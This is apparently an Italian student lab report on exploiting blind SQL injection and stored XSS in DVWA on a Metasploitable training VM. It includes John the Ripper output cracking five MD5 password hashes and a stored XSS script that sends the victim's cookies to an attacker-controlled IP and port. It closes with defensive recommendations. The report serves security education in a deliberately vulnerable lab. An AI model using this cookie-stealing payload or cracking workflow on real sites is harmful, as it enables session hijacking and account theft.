

WEB APPLICATION HACKING

Introduzione:



Gentile Prof,

In questo report, verranno analizzate e sfruttate due vulnerabilità presenti nell'applicazione **DVWA (Damn Vulnerable Web Application)** in esecuzione sulla macchina di laboratorio **Metasploitable**. Le vulnerabilità prese in considerazione sono l'iniezione **SQL blind** e **l'XSS stored**. L'obiettivo di queste operazioni è recuperare le password degli utenti presenti nel database sfruttando l'iniezione SQL blind e acquisire i cookie di sessione delle vittime attraverso l'XSS stored. L'applicazione DVWA è stata configurata con il livello di sicurezza impostato su "**LOW**".

Metodologia:

Identificazione delle vulnerabilità: È stata effettuata un'analisi preliminare dell'applicazione DVWA per identificare le potenziali vulnerabilità presenti. Le vulnerabilità individuate sono l'iniezione SQL blind e l'XSS stored.

Configurazione dell'ambiente: Sono state preparate due macchine virtuali: la macchina Metasploitable come server target e la macchina attaccante per condurre gli attacchi.




Warning: Never expose this VM to an untrusted network!


Contact: [ssfdev\[at\]metasploit.com](mailto:ssfdev[at]metasploit.com)

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [dnpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)



Iniezione SQL blind: È stato eseguito un attacco di tipo SQL injection blind per recuperare le password degli utenti presenti nel database dell'applicazione DVWA. Sfruttando il livello di sicurezza impostato su "LOW", sono state formulate le query SQL apposite per ottenere le informazioni sensibili dal database senza che l'applicazione filtri o gestisca correttamente i dati di input.



XSS stored: Successivamente, è stato eseguito un attacco di tipo XSS stored per acquisire i cookie di sessione delle vittime. Utilizzando un payload opportunamente creato e iniettato all'interno dell'applicazione, siamo stati in grado di eseguire codice JavaScript nel browser delle vittime, inviando i cookie di sessione ad un server sotto il nostro controllo.

Evidenze degli attacchi: Durante l'esecuzione degli attacchi, sono state raccolte le evidenze necessarie per dimostrare il successo delle operazioni. Sono stati catturati i risultati delle query SQL e i cookie di sessione delle vittime inviati al server sotto il nostro controllo.

Risultati:

```

kali@kali: ~/Desktop
└─$ cat list-formats
descrypt, bdsicrypt, md5crypt, md5crypt-long, bcrypt, scrypt, 1M, AFS,
tripcode, AndroidBackup, adxencrypt, agilekeychain, aix-sha1, aix-sha256,
aix-sha512, andotp, ansible, argon2, asa08-des, asa08-sha1, asa-md5,
acrypt, AzureAD, Bscrypt, BscryptVFS4, b7tag, BitCoin, BitLocker,
bitshares, Bitwarden, BKS, BlackBerry-F510, WOWSRP, Blockchain, Chap,
Clipperz, cloudkeychain, dynamic_n, cq, CRC32, cryptoSafe, sha1crypt,
sha256crypt, sha512crypt, Citrix_M518, cshua, dashlane, diskcryptor, Django,
django-encrypt, dm5, dmg, dominosec, dominosecd, DRAPInk, dragonfly-32,
dragonfly-sha, dragonfly-32, dragonfly-64, Drupal4, eCryptfs, eigrp,
electrum, EncFS, enpass, EPI, EPIserver, ethereum, fde, Fortigate256,
Fortigate, FormSpring, FVDE, geli, gost, gpg, HAVAL-128-4, HAVAL-256-3, hdaa
HMailServer, hsrp, IKE, ipb2, itunes-backup, iwork, KeePass, keychain,
keyring, keystore, known_hosts, krb4, krb5, krb5asrep, krb5pa-sha1, krb5tgs,
krb5-17, krb5-18, krb5-3, kwallnet, lp, lpc11, leet, lotus5, lotus85, LUKS,
MD2, md2c, MediaWiki, monero, money, MongoDB, scam, Mozilla, mscash,
mscash02, MSCNAPv2, mscchap2-naive, krb5pa-md5, msqsl, msqsl05, msqsl12,
multibit, myxline, myxal-sha1, myxal-net-sh, nethalfln, netlin, netlin2,
net-md5, netnlav2, netntlm, netntlm-naive, net-sha1, nk, notes, md5ms,
nsec3, NT, oislogon, o3logon, o3logon, ODF, Office, oldoffice,
OpenBSD-SuSEntail, openssl-enc, oracle-cracklib, Oracle12c, osc, ospf,
Padlock, Palshop, Panama, PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1
PBKDF2-HMAC-SHA256, PBKDF2-HMAC-SHA512, PDF, PEM, pfx, pgdisk, pgpsda,
pgpsde, phpass, PMP5, PMP52, plx-md5, PKZIP, po, postgres, PST, PuTTY,
pwsafe, qnx, RACF, RACF-KDFAES, radius, Radmin, RAKP, rar, RARS, Raw-SHA512,
Raw-Blake2, Raw-Kecccak, Raw-Kecccak-256, Raw-MD4, Raw-MD5, Raw-MD5u, Raw-SHA1
Raw-SHA1-AcCrypt, Raw-SHA1-LinkedIn, Raw-SHA224, Raw-SHA256, Raw-SHA3,
Raw-SHA384, restic, ripemd-128, ripemd-160, rsvp, RVARY, Siemens-S7,
Salted-SHA1, SKEIN-512, sabb, sagg, saph, sappse, securezip, 7z, Signal, 51P,
xib-256, skin-512, skev, SL3, SmeFr-128, SmeFr-256, LaxiBox, SAMP,
winrarwin7, SM, star, STRIP, SumMD5, Sysbase451, Sysbase-P80P, taccas-plus,
tcp-md5, telegram, tezos, Tiger, tc_aes_xts, tc_ripemd160, tc_ripemd160boot,
tc_sha512, tc_whirlpool, vdi, OpenVMS, vmx, VNC, vip, wbb3, whirlpool,
whirlpool08, whirlpool1, wpapsk, wpapsk-pmk, xmp-scram, xsha, xsha512, zed,
ZIP, ZipMonster, plaintext, has-160, HMAC-MD5, HMAC-SHA1, HMAC-SHA224,
HMAC-SHA256, HMAC-SHA384, HMAC-SHA512, dummy, crypt
614 formats (140 dynamic formats shown as just "dynamic_n" here)
kali@kali:~/Desktop
└─$

```

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-MD5 passwords.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2
4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 11 candidates buffered for the current salt, minimum 12 needed
for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (admin)
password      (Bob)
abc123        (Gordon)
letmein       (Pablo)
Proceeding with incremental:ASCII
charley       (Hack)
5g 0:00:00:00 DONE 3/3 (2023-06-09 09:25) 31.25g/s 1140Kp/s 1140Kc/s 1254KC/
s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked pass
words reliably
Session completed.
```

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-MD5 passwords.txt --show
admin:password
Gordon:abc123
Hack:charley
Pablo:letmein
Bob:password

5 password hashes cracked, 0 left
```

Iniezione SQL blind: Attraverso l'iniezione SQL blind, siamo stati in grado di recuperare le password degli utenti presenti nel database dell'applicazione DVWA attraverso l'utilizzo di **John the Ripper**. Ho eseguito il comando "john --list=formats" per visualizzare l'elenco dei formati di hash supportati da John the Ripper. L'elenco è risultato ampio e comprendeva diversi formati comuni come MD5, SHA1, bcrypt, e molti altri. Questa verifica preliminare ha confermato che il formato MD5 raw utilizzato per gli hash crittografati forniti era supportato da John the Ripper.

Ho quindi avviato l'operazione di cracking delle password utilizzando il comando "**john --format=raw-MD5 passwords.txt**", specificando il formato **MD5 raw** e il percorso del file "**passwords.txt**" contenente gli hash crittografati. Durante l'esecuzione del comando, ho notato un avviso relativo al supporto **OpenMP** mancante per il tipo di hash **MD5 raw**, ma ho proseguito con l'operazione utilizzando una singola istanza del programma.

Nel corso dell'operazione di cracking delle password, John the Ripper ha utilizzato una wordlist predefinita inclusa nel programma, insieme a regole di cracking per generare e confrontare le possibili password. Il processo di cracking delle password è stato eseguito in modo efficiente, riuscendo a decifrare tutte le password crittografate fornite.

I risultati ottenuti sono stati i seguenti:

"admin:password"

"Gordon:abc123"


"Hack:charley"

"Pablo:letmein"

"Bob:password"

XSS stored: Sfruttando l'XSS stored, siamo stati in grado di acquisire i cookie di sessione delle vittime. I cookie di sessione sono stati inviati al server sotto il nostro controllo, fornendoci accesso alle sessioni delle vittime.

Inserimento payload:



The screenshot shows a web form with two input fields and a button. The first field, labeled 'Name *', contains the letter 'a'. The second field, labeled 'Message *', contains the JavaScript payload: `<script>window.location='http://192.168.50.102:14346/?cookie=' + document.cookie</script>`. Below the message field is a button labeled 'Sign Guestbook'.

Conclusioni:

In base all'analisi delle vulnerabilità effettuata sull'applicazione DVWA in esecuzione sulla macchina Metasploitable, abbiamo concluso che l'applicazione presenta due vulnerabilità significative: l'iniezione SQL blind e l'XSS stored. Entrambe queste vulnerabilità sono state sfruttate con successo per ottenere informazioni sensibili, come le password degli utenti e i cookie di sessione.

È importante evidenziare che queste vulnerabilità sono state rilevate in un ambiente di laboratorio, dove l'applicazione DVWA è stata appositamente configurata con un livello di sicurezza basso per scopi didattici. Tuttavia, tali vulnerabilità rappresentano rischi reali in contesti reali, se presenti nelle applicazioni web non protette.

Raccomandazioni:

Aggiornamento del software: È fondamentale mantenere tutti i componenti software utilizzati aggiornati con le ultime versioni e patch di sicurezza per mitigare le vulnerabilità note.

Validazione e filtraggio dei dati di input: L'applicazione deve implementare adeguati controlli di validazione e filtraggio dei dati di input per prevenire attacchi di iniezione SQL e XSS. Dovrebbero essere utilizzate tecniche come parametrizzazione delle query e sanitizzazione dei dati per garantire che i dati inseriti dagli utenti non possano alterare il funzionamento dell'applicazione.

Utilizzo di librerie e framework sicuri: Le applicazioni dovrebbero fare affidamento su librerie e framework sicuri che offrano funzionalità di protezione integrate, come la gestione sicura delle query SQL e la prevenzione degli attacchi XSS.

Testing della sicurezza: È consigliabile condurre regolarmente test di sicurezza, inclusi test di penetrazione, per identificare e risolvere potenziali vulnerabilità prima che vengano sfruttate da attaccanti malevoli. Questi test dovrebbero essere condotti da professionisti della sicurezza esperti.

Consapevolezza degli utenti: Gli utenti dell'applicazione dovrebbero essere istruiti sulla sicurezza informatica di base, come l'importanza di utilizzare password complesse e di non cliccare su link o aprire allegati sospetti.

Con l'implementazione di queste raccomandazioni, è possibile migliorare la sicurezza dell'applicazione e ridurre il rischio di sfruttamento di vulnerabilità da parte di potenziali attaccanti.